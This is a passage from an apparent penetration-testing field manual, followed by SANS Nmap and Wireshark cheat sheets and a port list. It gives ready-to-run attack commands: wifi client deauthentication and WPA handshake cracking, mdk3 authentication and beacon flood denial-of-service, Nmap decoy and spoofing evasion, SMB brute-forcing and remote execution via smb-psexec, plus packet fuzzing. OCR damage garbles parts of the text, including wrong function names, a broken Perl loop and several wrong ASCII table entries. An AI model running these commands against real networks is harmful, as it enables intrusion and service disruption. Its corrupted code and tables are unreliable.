        print '%s : %s' % (header,headers[header].get('server'))
    except:
        print '%s : %s' % (header,headers[header])
```

SCAPY

* When you craft TCP packets with Scapy, the underlying OS will not recognize the initial SYN packet and will reply with a RST packet. To mitigate this you need to set the following Iptables rule:

```
- iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP
```

Expression	Description
from scapy.all import *	Imports all scapy libraries
ls()	List all available protocols
lsc()	List all scapy functions
conf	Show/set scapy config
IP(src=RandIP())	Generate random src IPs
Ether(src=RandMAC())	Generate random src MACs
ip=IP(src="1.1.1.1",dst="2.2.2.2")	Specify IP parameters
tcp=TCP(dport="443")	Specify TCP parameters
data="TCP data"	Specify data portion
packet=ip/tcp/data	Create IP()/TCP() packet
packet.show()	Display packet configuration
send(packet,count=1)	Send 1 packet @ layer 3
sendp(packet,count=2)	Send 2 packets @ layer 2
sendpfast(packet)	Send faster using tcpreply
sr(packet)	Send 1 packet & get replies
srl(packet)	Send only return 1st reply
for i in range(0,1000): send (packet>)	Send >packet> 1000 times
sniff(count=100,iface=eth0)	Sniff 100 packets on eth0

SEND IPV6 ICMP MSG

```
>>> sr(IPv6(src=" ipv6 ", dst=" <ipv6>")/ICMP())
```

UDP PACKET W/ SPECIFIC PAYLOAD:

```
>>> ip=IP(src=" ip ", dst=" ip ")
>>> u=UDP(dport=1234, sport=5678)
>>> pay = "my UDP packet"
>>> packet=ip/u/pay
>>> packet.show()
>>> wrpcap ("out.pcap",packet) : write to pcap
>>> send(packet)
```

NTP FUZZER

```
packet=IP(src=" ip ",
dst=" ip ") /UDP(dport=123)/fuzz(NTP(version=4,mode=4))
```

SEND HTTP MESSAGE

```
from scapy.all import *
# Add iptables rule to block attack box from sending RSTs
# Create web.txt with entire GET/POST packet data
fileweb = open("web.txt",'r')
data = fileweb.read()
ip = IP(dst=" ip ")
SYN=ip/TCP(rport=RandNum(6000,7000),dport=80,flags="S",seq=4)
SYNACK = srl(SYN)
ACK=ip/TCP(sport=SYNACK.dport,dport=80,flags="A",seq=SYNACK.ack,ack=SYNACK.
seq+1)/data
reply,error = sr(ACK)
print reply.show()
```


PERL

PERL PORT SCANNER

```
use strict; use IO::Socket;
for($port=0;$port 65535;$port++){
$remote=IO::Socket::INET- new(
Proto="tcp",PeerAddr="127.0.0.1",PeerPort= $port);
if($remote){print "$port is open\n"; }
```

REGEX EXPRESSIONS

Expression	Description
<code>^</code>	Start of string
<code>*</code>	0 or more
<code>+</code>	1 or more
<code>?</code>	0 or 1
<code>.</code>	Any char but <code>\n</code>
<code>{3}</code>	Exactly 3
<code>{3,}</code>	3 or more
<code>{3,5}</code>	3 or 4 or 5
<code>{3 5}</code>	3 or 5
<code>[345]</code>	3 or 4 or 5
<code>[^34]</code>	Not 3 or 4
<code>[a-z]</code>	lowercase a-z
<code>[A-Z]</code>	uppercase A-Z
<code>[0-9]</code>	digit 0-9
<code>\d</code>	Digit
<code>\D</code>	Not digit
<code>\w</code>	A-Z,a-z,0-9
<code>\W</code>	Not A-Z,a-z,0-9
<code>\s</code>	White Space (<code>\t\r\n\f</code>)
<code>\S</code>	Not (<code>\t\r\n\f</code>)
<code>reg[ex]</code>	"rege" or "regx"
<code>regex?</code>	"rege" or "regex"
<code>regex*</code>	"rege" w/ 0 or more x
<code>regex+</code>	"rege" w/ 1 or more x
<code>[Rr]egex</code>	"Regex" or "regex"
<code>\d{3}</code>	Exactly 3 digits
<code>\d{3,}</code>	3 or more digits
<code>[aeiou]</code>	Any 1 vowel
<code>(0[3-9] 1[0-9] 2[0-5])</code>	Numbers 03-25

ASCII TABLE

x00 : NUL	x4b : K
x08 : BS	x4c : L
x09 : TAB	x4d : M
x0a : LF	x4e : N
x0d : CR	x4f : O
x1b : ESC	x50 : P
x20 : SPC	x51 : Q
x21 : !	x52 : R
x22 : "	x53 : S
x23 : #	x54 : T
x24 : \$	x55 : U
x25 : %	x56 : V
x26 : &	x57 : W
x27 : `	x58 : X
x28 : (x59 : Y
x29 :)	x5a : Z
x2a : '	x5b : [
x2b : +	x5c : \
x2c : ,	x5d :]
x2d : -	x5e : ^
x2e : .	x5f : _
x2f : /	x60 : `
x30 : 0	x61 : a
x31 : 1	x62 : b
x32 : 2	x63 : c
x33 : 3	x64 : d
x34 : 4	x65 : e
x35 : 5	x66 : f
x36 : 6	x67 : g
x37 : ^	x68 : h
x38 : 8	x69 : i
x39 : 9	x6a : j
x3a : :	x6b : k
x3b : ;	x6c : l
x3c : ,	x6d : m
x3d : =	x6e : n
x3e : _	x6f : o
x3f : ?	x70 : p
x40 : @	x71 : q
x41 : A	x72 : r
x42 : B	x73 : s
x43 : C	x74 : t
x44 : D	x75 : u
x45 : E	x76 : v
x46 : F	x77 : w
x47 : G	x78 : x
x48 : H	x79 : y
x49 : I	x7a : z
x4a : J	

WIRELESS

FREQUENCY CHART

Technology	Frequency
RFID	120-150 kHz (LF) 13.56 MHz (HF) 433 MHz (UHF)
Keyless Entry	315 MHz (N. Am) 433.92 MHz (Europe, Asia)
Cellular (US)	698-894 MHz 1710-1755 MHz 1850-1910 MHz 2110-2155 MHz
GPS	1227.60, 1575.42 MHz
L Band	1-2 GHz
802.15.4 (ZigBee)	868 MHz (Europe) 915 MHz (US, Australia) 2.4 GHz (worldwide)
802.15.1 (Bluetooth)	2.4-2.483.5 GHz
802.11b/g	2.4 GHz
802.11a	5.0 GHz
802.11n	2.4/5.0 GHz
C Band	4-8 GHz
Ku Band	12-18 GHz
K Band	18-26.5 GHz
Ka Band	26.5-40 GHz

FCC ID LOOKUP

<https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm>

FREQUENCY DATABASE

<http://www.radioreference.com/apps/db/>

KISMET REFERENCE [5]

Command	Description
e	List Kismet servers
h	Help
z	Toggle full-screen view
n	Name current network
m	Toggle muting of sound
i	View detailed information for network
t	Tag or untag selected network
s	Sort network list
g	Group tagged networks
l	Show wireless card power levels
u	Ungroup current group
d	Dump printable strings
c	Show clients in current network
r	Packet rate graph
L	Lock channel hopping to selected channel
a	View network statistics
H	Return to normal channel hopping
p	Dump packet type
+/-	Expand/collapse groups
f	Follow network center
CTRL+L	Re-draw the screen
w	Track alerts
Q	Quit Kismet
x	Close popup window

LINUX WIFI COMMANDS

Command	Description
<code>iwconfig</code>	Wireless interface config
<code>rfkill list</code>	Identify wifi problems
<code>rfkill unblock all</code>	Turn on wifi
<code>airdump-ng mon0</code>	Monitor all interfaces

CONNECT TO UNSECURED WIFI

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
dhclient ath0
```

CONNECT TO WEP WIFI NETWORK

```
iwconfig ath0 essid $SSID key key>
ifconfig ath0 up
dhclient ath0
```

CONNECT TO WPA-PSK WIFI NETWORK

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
wpa_supplicant -B -i ath0 -c wpa-psk.conf
dhclient ath0
```

CONNECT TO WPA-ENTERPRISE WIFI NETWORK

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
wpa_supplicant -B -i ath0 -c wpa-ent.conf
dhclient ath0
```

LINUX BLUETOOTH

Command	Description
<code>hciconfig hci0 up</code>	Turn on bluetooth interface
<code>hcitool -i hci0 scan --flush --all</code>	Scan for bluetooth devices
<code>sdptool browse BD_ADDR</code>	List open services
<code>hciconfig hci0 name "NAME" class 0x520204</code>	Set as discoverable
<code>piscan</code>	
<code>pand -K</code>	Clear pand sessions

LINUX WIFI TESTING

START MONITOR MODE INTERFACE

```
airmon-ng stop ath0
airmon-ng start wifi0
iwconfig ath0 channel $CH
```

CAPTURE CLIENT HANDSHAKE

```
airdump-ng -c $CH --bssid $AP -w file ath0      #Capture traffic
aireplay-ng -0 10 -a $AP -c $CH ath0           #Force client de-auth
```

BRUTE FORCE HANDSHAKE

```
aircrack-ng -w wordlist capture.cap             # WPA-PSK
asleep -r capture.cap -W dict.asleep           # LEAP
eapmd5pass -r capture.cap -w wordlist          # EAP-MD5
```

DOS ATTACKS

```
mdk3 -int a -a $AP                              #Auth Flood
mdk3 -int b -c $CH                              #Beacon Flood
```

SCRATCH PAD

SCRATCH PAD

SCRATCH PAD

SCRATCH PAD

SCRATCH PAD

SCRATCH PAD

REFERENCES

- [1] Mubix. Linux/Unix/BSD Post-Exploitation Command List. <http://bit.ly/nuc0N0>. Accessed on 17 Oct 2012.
- [2] Tomes, Tim. Safely Dumping Hashes from Live Domain Controllers. <http://pauldotcom.com/2011/11/safely-dumping-hashes-from-liv.html>. Accessed on 14 Nov 2012.
- [3] Reverse Shell Cheat Sheet. <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>. Accessed on 15 Nov 2012.
- [4] Damele, Bernardo. Reverse Shell One-liners. <http://bernardodamele.blogspot.com/2011/09/reverse-shells-one-liners.html>. Accessed on 15 Nov 2012.
- [5] SANS Institute. IEE 802.11 Pocket Reference Guide. http://www.willhackforsushi.com/papers/80211_Pocket_Reference_Guide.pdf. Accessed on 16 Nov 2012.
- [6] Tomes, Tim. Remote Malware Deployment and a Lil' AV Bypass. <http://pauldotcom.com/2012/05/remote-malware-deployment-and.html>. Accessed on 22 Jan 2013.
- [7] Trusted Sec. Powershell PoC. <https://www.trustedsec.com/downloads/tools-download/>. Accessed on 25 Jan 2013.
- Following copyright and disclaimer apply:
Copyright 2012 TrustedSec, LLC. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

THIS SOFTWARE IS PROVIDED BY TRUSTEDSEC, LLC "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL TRUSTEDSEC, LLC OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The views and conclusions contained in the software and documentation are those of the authors and should not be interpreted as representing official policies, either expressed or implied, of TRUSTEDSEC, LLC.

- [8] SSL and stunnel. <http://www.kioptrix.com/blog/?p=687>. Accessed on 01 Feb 2013.
- [9] "Using Nmap to Screenshot Web Services". <http://blog.spiderlabs.com/2012/06/using-nmap-to-screenshot-web-services.html>. Accessed on 26 Feb 2013.
- [10] "Schtasks Persistence with PowerShell One Liners". <http://blog.strategiccyber.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/>. Accessed on 21 Nov 2013.

INDEX

A

Airmon-ng.....87
ARPing.....61
ASCII Table.....83

B

Basic Auth.....69
BeEF.....68
Bluetooth.....86

C

Cisco.....38
Curl.....69

D

DNS.....8, 30, 39, 43
DNSRecon.....39
DSQuery.....28

E

Email Sender.....23
Ettercap.....60

F

FCC.....85
File Transfer.....43
Fpipe.....47
Frequencies.....85
FTP.....43

G

Google.....48
GRUB.....61

H

Hashing.....64
Hping3.....61
Hydra.....61

I

ICMP.....43
Iframe.....68
IKE-Scan.....40
IPTables.....10
IPv4.....36
IPv6.....37

J

JAVA Applet.....68
John the Ripper.....62

K

Kali.....12
Kismet.....85

L

Linux.....5
 Chkconfig.....11
 Files.....7
 Mount SMB.....12
 Scripting.....8
 Update-rc.d.....11
 Wifi.....86

M

Metasploit.....56
 MSFPayload.....56
 MSFVenom.....56
Meterpreter.....24, 58
Mimikatz.....61
MSSQL.....73
MySQL.....74

N

Netcat.....44, 53
Nmap.....39, 51
 Screenshot.....70

O

Open Mail Relay.....43
Oracle.....74

P

Password Wordlist.....62
PeepingTom.....70
Perl.....81
Persistence.....46, 59
pfsense.....13
Polycom.....48
Ports.....35
Postgres.....73
Powershell.....22
 Authentication PopUp.....23
 Runas.....23
Proxychains.....58
PSEXEC.....18, 46
Putty.....40
Python.....77

R

Railgun.....58
Regex.....82
Reverse Shells.....44

S

Scapy.....80
Screen.....11
SNMP.....38
SNMPWalk.....38
Socat.....37, 47
Socks.....47, 58
Solaris.....13
SQLMap.....71
SSH.....55
 Callback.....9
Stunnel.....47
Subnetting.....36

T

Tandberg.....48
TCPDump.....12, 39
TCPReplay.....39
Tunneling.....47

U

User-Agents.....67

V

VLC.....54
Volume Shadow Copy.....21
VPN.....40
VSSOwn.....63
VTC.....48

W

Wget.....68
Windows.....15
 AT Command.....46
 Escalation.....31
 Firewall.....18
 Makecab.....17
 Port Fwd.....18
 RDP.....19
 Registry.....26
 Remoting.....16
 Scripting.....30
 Startup.....15
 Task Scheduler.....32, 46
 WebDAV.....46
Wine.....61
Wireshark.....52
WMIC.....20, 46

X

X11.....12, 55
Xterm.....45



9161874R00056

Made in the USA
San Bernardino, CA
06 March 2014

Scripting Engine

```
-sC Run default scripts
--script=<ScriptName>|
<ScriptCategory>|<ScriptDir>...
    Run individual or groups of scripts
--script-args=<Name1=Value1,...>
    Use the list of script arguments
--script-updatedb
    Update script database
```

Script Categories

Nmap's script categories include, but are not limited to, the following:

auth: Utilize credentials or bypass authentication on target hosts.

broadcast: Discover hosts not included on command line by broadcasting on local network.

brute: Attempt to guess passwords on target systems, for a variety of protocols, including http, SNMP, IAX, MySQL, VNC, etc.

default: Scripts run automatically when -sC or -A are used.

discovery: Try to learn more information about target hosts through public sources of information, SNMP, directory services, and more.

dos: May cause denial of service conditions in target hosts.

exploit: Attempt to exploit target systems.

external: Interact with third-party systems not included in target list.

fuzzer: Send unexpected input in network protocol fields.

intrusive: May crash target, consume excessive resources, or otherwise impact target machines in a malicious fashion.

malware: Look for signs of malware infection on the target hosts.

safe: Designed not to impact target in a negative fashion.

version: Measure the version of software or protocol spoken by target hosts.

vul: Measure whether target systems have a known vulnerability.

Notable Scripts

A full list of Nmap Scripting Engine scripts is available at <http://nmap.org/nsedoc/>

Some particularly useful scripts include:

dns-zone-transfer: Attempts to pull a zone file (AXFR) from a DNS server.

```
$ nmap --script dns-zone-transfer.nse --script-args dns-zone-transfer.domain=<domain> -p53 <hosts>
```

http-robots.txt: Harvests robots.txt files from discovered web servers.

```
$ nmap --script http-robots.txt <hosts>
```

smb-brute: Attempts to determine valid username and password combinations via automated guessing.

```
$ nmap --script smb-brute.nse -p445 <hosts>
```

smb-psexec: Attempts to run a series of programs on the target machine, using credentials provided as scriptargs.

```
$ nmap --script smb-psexec.nse --script-args=smbuser=<username>,smbpass=<password>[,config=<config>] -p445 <hosts>
```

SANS
INSTITUTE

Nmap
Cheat Sheet
v1.0

POCKET REFERENCE GUIDE
SANS Institute
<http://www.sans.org>

Base Syntax

```
# nmap [ScanType] [Options] {targets}
```

Target Specification

IPv4 address: 192.168.1.1
IPv6 address: AABB:CCDD::FF%eth0
Host name: www.target.tgt
IP address range: 192.168.0-255.0-255
CIDR block: 192.168.0.0/16
Use file with lists of targets: -iL <filename>

Target Ports

No port range specified scans 1,000 most popular ports

-F Scan 100 most popular ports

-p<port1>-<port2> Port range

-p<port1>,<port2>,... Port List

-pU:53,U:110,T20-445 Mix TCP and UDP

-r Scan linearly (do not randomize ports)

--top-ports <n> Scan n most popular ports

-p-65535 Leaving off initial port in range makes Nmap scan start at port 1

-p0- Leaving off end port in range makes Nmap scan through port 65535

-p- Scan ports 1-65535

Probing Options

- Pn** Don't probe (assume all hosts are up)
- PB** Default probe (TCP 80, 445 & ICMP)
- PS**<portlist>
Check whether targets are up by probing TCP ports
- PE** Use ICMP Echo Request
- PP** Use ICMP Timestamp Request
- PM** Use ICMP Netmask Request

Scan Types

- sP** Probe only (host discovery, not port scan)
- sS** SYN Scan
- sT** TCP Connect Scan
- sU** UDP Scan
- sV** Version Scan
- o** OS Detection
- scanflags** Set custom list of TCP using URGACKPSHRSTSYNFIN in any order

Fine-Grained Timing Options

- min-hostgroup/max-hostgroup** <size>
Parallel host scan group sizes
- min-parallelism/max-parallelism** <numprobes>
Probe parallelization
- min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout** <time>
Specifies probe round trip time.
- max-retries** <tries>
Caps number of port scan probe retransmissions.
- host-timeout** <time>
Give up on target after this long
- scan-delay/--max-scan-delay** <time>
Adjust delay between probes
- min-rate** <number>
Send packets no slower than <number> per second
- max-rate** <number>
Send packets no faster than <number> per second

Aggregate Timing Options

- T0** *Paranoid*: Very slow, used for IDS evasion
- T1** *Sneaky*: Quite slow, used for IDS evasion
- T2** *Polite*: Slows down to consume less bandwidth, runs ~10 times slower than default
- T3** *Normal*: Default, a dynamic timing model based on target responsiveness
- T4** *Aggressive*: Assumes a fast and reliable network and may overwhelm targets
- T5** *Insane*: Very aggressive; will likely overwhelm targets or miss open ports

Output Formats

- oN** Standard Nmap output
- oG** Greppable format
- oX** XML format
- oA** <basename>
Generate Nmap, Greppable, and XML output files using basename for files

Misc Options

- n** Disable reverse IP address lookups
- 6** Use IPv6 only
- A** Use several features, including OS Detection, Version Detection, Script Scanning (default), and traceroute
- reason** Display reason Nmap thinks port is open, closed, or filtered

Target specification

IP address, hostnames, networks, etc

Example: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iL file input from list -iR n choose random targets, 0 never ending
 --exclude --excludefile file exclude host or list from file

Host discovery

-PS n tcp syn ping -PA n tcp ack ping -PU n udp ping
 -PM netmask req -PP timestamp req -PE echo req
 -sL list scan -PO protocol ping -PN no ping
 -n no DNS -R DNS resolution for all targets
 --traceroute: trace path to host (for topology map)
 -sP ping same as -PP -PM -PS443 -PA80

Port scanning techniques

-sS tcp syn scan -sT tcp connect scan -sU udp scan
 -sY sctp init scan -sZ sctp cookie echo -sO ip protocol
 -sW tcp window -sN -sF -sX null, fin, xmas -sA tcp ack

Port specification and scan order

-p n-m range -p- all ports -p n,m,z individual
 -p U:n-m,z T:n,m U for udp T for tcp -F fast, common 100
 --top-ports n scan the highest-ratio ports -r don't randomize

Timing and performance

-T0 paranoid -T1 sneaky -T2 polite
 -T3 normal -T4 aggressive -T5 insane
 --min-hostgroup --max-hostgroup
 --min-rate --max-rate
 --min-parallelism --max-parallelism
 --min-rtt-timeout --max-rtt-timeout --initial-rtt-timeout
 --max-retries --host-timeout --scan-delay

Examples

Quick scan nmap -T4 -F
Fast scan (port80) nmap -T4 --max_rtt_timeout 200 --initial_rtt_timeout 150 --min_hostgroup 512 --max_retries 0 -n -P0 -p80
Pingscan nmap -sP -PE -PP -PS21,23,25,80,113,31339 -PA80,113,443,10042 --source-port 53 -T4
Slow comprehensive nmap -sS -sU -T4 -A -v -PE -PP -PS21,22,23,25,80,113,31339 -PA80,113,443,10042 -PO --script all
Quick traceroute: nmap -sP -PE -PS22,25,80 -PA21,23,80,3389 -PU -PO --traceroute

Service and version detection

-sV: version detection --all-ports dont exclude ports
 --version-all try every single probe
 --version-trace trace version scan activity
 -O enable OS detection --fuzzy guess OS detection
 --max-os-tries set the maximum number of tries against a target

Firewall/IDS evasion

-f fragment packets -D d1,d2 cloak scan with decoys
 -S ip spoof source address -g source spoof source port
 --randomize-hosts order --spooof-mac mac change the src mac

Verbosity and debugging options

-v Increase verbosity level --reason host and port reason
 -d (1-9) set debugging level --packet-trace trace packets

Interactive options

v/V increase/decrease verbosity level
 d/D increase/decrease debugging level
 p/P turn on/off packet tracing



Miscellaneous options

--resume file resume aborted scan (from oN or oG output)
 -6 enable ipv6 scanning
 -A aggressive same as -O -sV -sC --traceroute

Scripts

-sC perform scan with default scripts --script file run script (or all)
 --script-args n=v provide arguments
 --script-trace print incoming and outgoing communication

Output

-oN normal -oX xml -oG greppable -oA all outputs

Ethernet			ARP		
eth.addr	eth.len	eth.src	arp.dst.hw_mac	arp.proto.size	
eth.dst	eth.lg	eth.trailer	arp.dst.proto_ipv4	arp.proto.type	
eth.ig	eth.multicast	eth.type	arp.hw.size	arp.src.hw_mac	
IEEE 802.1Q			arp.hw.type	arp.src.proto_ipv4	
vlan.cfi	vlan.id	vlan.priority	arp.opcode		
vlan.etype	vlan.len	vlan.trailer	TCP		
IPv4			tcp.ack	tcp.options.qs	
ip.addr	ip.fragment.overlap.conflict		tcp.checksum	tcp.options.sack	
ip.checksum	ip.fragment.toolongfragment		tcp.checksum_bad	tcp.options.sack_le	
ip.checksum_bad	ip.fragments		tcp.checksum_good	tcp.options.sack_perm	
ip.checksum_good	ip.hdr_len		tcp.continuation_to	tcp.options.sack_re	
ip.dsfield	ip.host		tcp.dstport	tcp.options.time_stamp	
ip.dsfield.ce	ip.id		tcp.flags	tcp.options.wscale	
ip.dsfield.dscp	ip.len		tcp.flags.ack	tcp.options.wscale_val	
ip.dsfield.ect	ip.proto		tcp.flags.cwr	tcp.pdu.last_frame	
ip.dst	ip.reassembled_in		tcp.flags.ecn	tcp.pdu.size	
ip.dst_host	ip.src		tcp.flags.fin	tcp.pdu.time	
ip.flags	ip.src_host		tcp.flags.push	tcp.port	
ip.flags.df	ip.tos		tcp.flags.reset	tcp.reassembled_in	
ip.flags.mf	ip.tos.cost		tcp.flags.syn	tcp.segment	
ip.flags.rb	ip.tos.delay		tcp.flags.urg	tcp.segment.error	
ip.frag_offset	ip.tos.precedence		tcp.hdr_len	tcp.segment.multipletails	
ip.fragment	ip.tos.reliability		tcp.len	tcp.segment.overlap	
ip.fragment.error	ip.tos.throughput		tcp.nxtseq	tcp.segment.overlap.conflict	
ip.fragment.multipletails	ip.ttl		tcp.options	tcp.segment.toolongfragment	
ip.fragment.overlap	ip.version		tcp.options.cc	tcp.segments	
IPv6			tcp.options.ccecho	tcp.seq	
ipv6.addr	ipv6.hop_opt		tcp.options.ccnew	tcp.srcport	
ipv6.class	ipv6.host		tcp.options.echo	tcp.time_delta	
ipv6.dst	ipv6.mipv6_home_address		tcp.options.echo_reply	tcp.time_relative	
ipv6.dst_host	ipv6.mipv6_length		tcp.options.md5	tcp.urgent_pointer	
ipv6.dst_opt	ipv6.mipv6_type		tcp.options.mss	tcp.window_size	
ipv6.flow	ipv6.nxt		tcp.options.mss_val		
ipv6.fragment	ipv6.opt.pad1		UDP		
ipv6.fragment.error	ipv6.opt.padn		udp.checksum	udp.dstport	udp.srcport
ipv6.fragment.more	ipv6.plen		udp.checksum_bad	udp.length	
ipv6.fragment.multipletails	ipv6.reassembled_in		udp.checksum_good	udp.port	
ipv6.fragment.offset	ipv6.routing_hdr		Operators		
ipv6.fragment.overlap	ipv6.routing_hdr.addr		Logic		
ipv6.fragment.overlap.conflict	ipv6.routing_hdr.left		eq or ==	and or &&	Logical AND
ipv6.fragment.toolongfragment	ipv6.routing_hdr.type		ne or !=	or or	Logical OR
ipv6.fragments	ipv6.src		gt or >	xor or ^^	Logical XOR
ipv6.fragment.id	ipv6.src_host		lt or <	not or !	Logical NOT
ipv6.hlim	ipv6.version		ge or >=	[n] [...]	Substring operator
			le or <=		

Frame Relay			ICMPv6		
fr.becn	fr.de		icmpv6.all_comp	icmpv6.option.name_type.fqdn	
fr.chdlctype	fr.dlci		icmpv6.checksum	icmpv6.option.name_x501	
fr.control	fr.dlcore_control		icmpv6.checksum_bad	icmpv6.option.rsa.key_hash	
fr.control.f	fr.ea		icmpv6.code	icmpv6.option.type	
fr.control.ftype	fr.fecn		icmpv6.comp	icmpv6.ra.cur_hop_limit	
fr.control.n_r	fr.lower_dlci		icmpv6.haad.ha_addrs	icmpv6.ra.reachable_time	
fr.control.n_s	fr.nlpid		icmpv6.identifier	icmpv6.ra.retrans_timer	
fr.control.p	fr.second_dlci		icmpv6.option	icmpv6.ra.router_lifetime	
fr.control.s_ftype	fr.snap.oui		icmpv6.option.cga	icmpv6.recursive_dns_serv	
fr.control.u_modifier_cmd	fr.snap.pid		icmpv6.option.length	icmpv6.type	
fr.control.u_modifier_resp	fr.snaptypes		icmpv6.option.name_type		
fr.cr	fr.third_dlci				
fr.dc	fr.upper_dlci				
PPP			RIP		
ppp.address	ppp.direction		rip.auth.passwd	rip.ip	rip.route_tag
ppp.control	ppp.protocol		rip.auth.type	rip.metric	rip.routing_domain
			rip.command	rip.netmask	rip.version
			rip.family	rip.next_hop	
MPLS			BGP		
mpls.bottom	mpls.oam.defect_location		bgp.aggregator_as	bgp.mp_reach_nlri_ipv4_prefix	
mpls.cw.control	mpls.oam.defect_type		bgp.aggregator_origin	bgp.mp_unreach_nlri_ipv4_prefix	
mpls.cw.res	mpls.oam.frequency		bgp.as_path	bgp.multi_exit_disc	
mpls.exp	mpls.oam.function_type		bgp.cluster_identifier	bgp.next_hop	
mpls.label	mpls.oam.ttsi		bgp.cluster_list	bgp.nlri_prefix	
mpls.oam.bip16	mpls.ttl		bgp.community_as	bgp.origin	
			bgp.community_value	bgp.originator_id	
			bgp.local_pref	bgp.type	
			bgp.mp_nlri_tnl_id	bgp.withdrawn_prefix	
ICMP			HTTP		
icmp.checksum	icmp.ident	icmp.seq	http.accept	http.proxy_authorization	
icmp.checksum_bad	icmp.mtu	icmp.type	http.accept_encoding	http.proxy_connect_host	
icmp.code	icmp.redir_gw		http.accept_language	http.proxy_connect_port	
			http.authbasic	http.referer	
DTP			http.authorization	http.request	
dtp.neighbor	dtp.tlv_type	vtp.neighbor	http.cache_control	http.request.method	
dtp.tlv_len	dtp.version		http.connection	http.request.uri	
			http.content_encoding	http.request.version	
VTP			http.content_length	http.response	
vtp.code	vtp.vlan_info.802_10_index		http.content_type	http.response.code	
vtp.conf_rev_num	vtp.vlan_info.isl_vlan_id		http.cookie	http.server	
vtp.followers	vtp.vlan_info.len		http.date	http.set_cookie	
vtp.md	vtp.vlan_info.mtu_size		http.host	http.transfer_encoding	
vtp.md5_digest	vtp.vlan_info.status.vlan_susp		http.last_modified	http.user_agent	
vtp.md_len	vtp.vlan_info.tlv_len		http.location	http.www_authenticate	
vtp.seq_num	vtp.vlan_info.tlv_type		http.notification	http.x_forwarded_for	
vtp.start_value	vtp.vlan_info.vlan_name		http.proxy_authenticate		
vtp.upd_id	vtp.vlan_info.vlan_name_len				
vtp.upd_ts	vtp.vlan_info.vlan_type				
vtp.version					

TCP/UDP Port Numbers

7	Echo	554	RTSP	2745	Bagle.H	6891-6901	Windows Live
19	Chargen	546-547	DHCPv6	2967	Symantec AV	6970	Quicktime
20-21	FTP	560	rmonitor	3050	Interbase DB	7212	GhostSurf
22	SSH/SCP	563	NNTP over SSL	3074	XBOX Live	7648-7649	CU-SeeMe
23	Telnet	587	SMTP	3124	HTTP Proxy	8000	Internet Radio
25	SMTP	591	FileMaker	3127	MyDoom	8080	HTTP Proxy
42	WINS Replication	593	Microsoft DCOM	3128	HTTP Proxy	8086-8087	Kaspersky AV
43	WHOIS	631	Internet Printing	3222	GLBP	8118	Privoxy
49	TACACS	636	LDAP over SSL	3260	iSCSI Target	8200	VMware Server
53	DNS	639	MSDP (PIM)	3306	MySQL	8500	Adobe ColdFusion
67-68	DHCP/BOOTP	646	LDP (MPLS)	3389	Terminal Server	8767	TeamSpeak
69	TFTP	691	MS Exchange	3689	iTunes	8866	Bagle.B
70	Gopher	860	iSCSI	3690	Subversion	9100	HP JetDirect
79	Finger	873	rsync	3724	World of Warcraft	9101-9103	Bacula
80	HTTP	902	VMware Server	3784-3785	Ventrilo	9119	MXit
88	Kerberos	989-990	FTP over SSL	4333	mSQL	9800	WebDAV
102	MS Exchange	993	IMAP4 over SSL	4444	Blaster	9898	Dabber
110	POP3	995	POP3 over SSL	4664	Google Desktop	9988	Rbot/Spybot
113	Ident	1025	Microsoft RPC	4672	eMule	9999	Urchin
119	NNTP (Usenet)	1026-1029	Windows Messenger	4899	Radmin	10000	Webmin
123	NTP	1080	SOCKS Proxy	5000	UPnP	10000	BackupExec
135	Microsoft RPC	1080	MyDoom	5001	Slingbox	10113-10116	NetIQ
137-139	NetBIOS	1194	OpenVPN	5001	iperf	11371	OpenPGP
143	IMAP4	1214	Kazaa	5004-5005	RTP	12035-12036	Second Life
161-162	SNMP	1241	Nessus	5050	Yahoo! Messenger	12345	NetBus
177	XDMCP	1311	Dell OpenManage	5060	SIP	13720-13721	NetBackup
179	BGP	1337	WASTE	5190	AIM/ICQ	14567	Battlefield
201	AppleTalk	1433-1434	Microsoft SQL	5222-5223	XMPP/Jabber	15118	Dipnet/Oddbob
264	BGMP	1512	WINS	5432	PostgreSQL	19226	AdminSecure
318	TSP	1589	Cisco VQP	5500	VNC Server	19638	Ensim
381-383	HP Openview	1701	L2TP	5554	Sasser	20000	Usermin
389	LDAP	1723	MS PPTP	5631-5632	pcAnywhere	24800	Synergy
411-412	Direct Connect	1725	Steam	5800	VNC over HTTP	25999	Xfire
443	HTTP over SSL	1741	CiscoWorks 2000	5900+	VNC Server	27015	Half-Life
445	Microsoft DS	1755	MS Media Server	6000-6001	X11	27374	Sub7
464	Kerberos	1812-1813	RADIUS	6112	Battle.net	28960	Call of Duty
465	SMTP over SSL	1863	MSN	6129	DameWare	31337	Back Orifice
497	Retrospect	1985	Cisco HSRP	6257	WinMX	33434+	traceroute
500	ISAKMP	2000	Cisco SCCP	6346-6347	Gnutella		
512	rexec	2002	Cisco ACS	6500	GameSpy Arcade		
513	rlogin	2049	NFS	6566	SANE		
514	syslog	2082-2083	cPanel	6588	AnalogX		
515	LPD/LPR	2100	Oracle XDB	6665-6669	IRC		
520	RIP	2222	DirectAdmin	6679/6697	IRC over SSL		
521	RIPng (IPv6)	2302	Halo	6699	Napster		
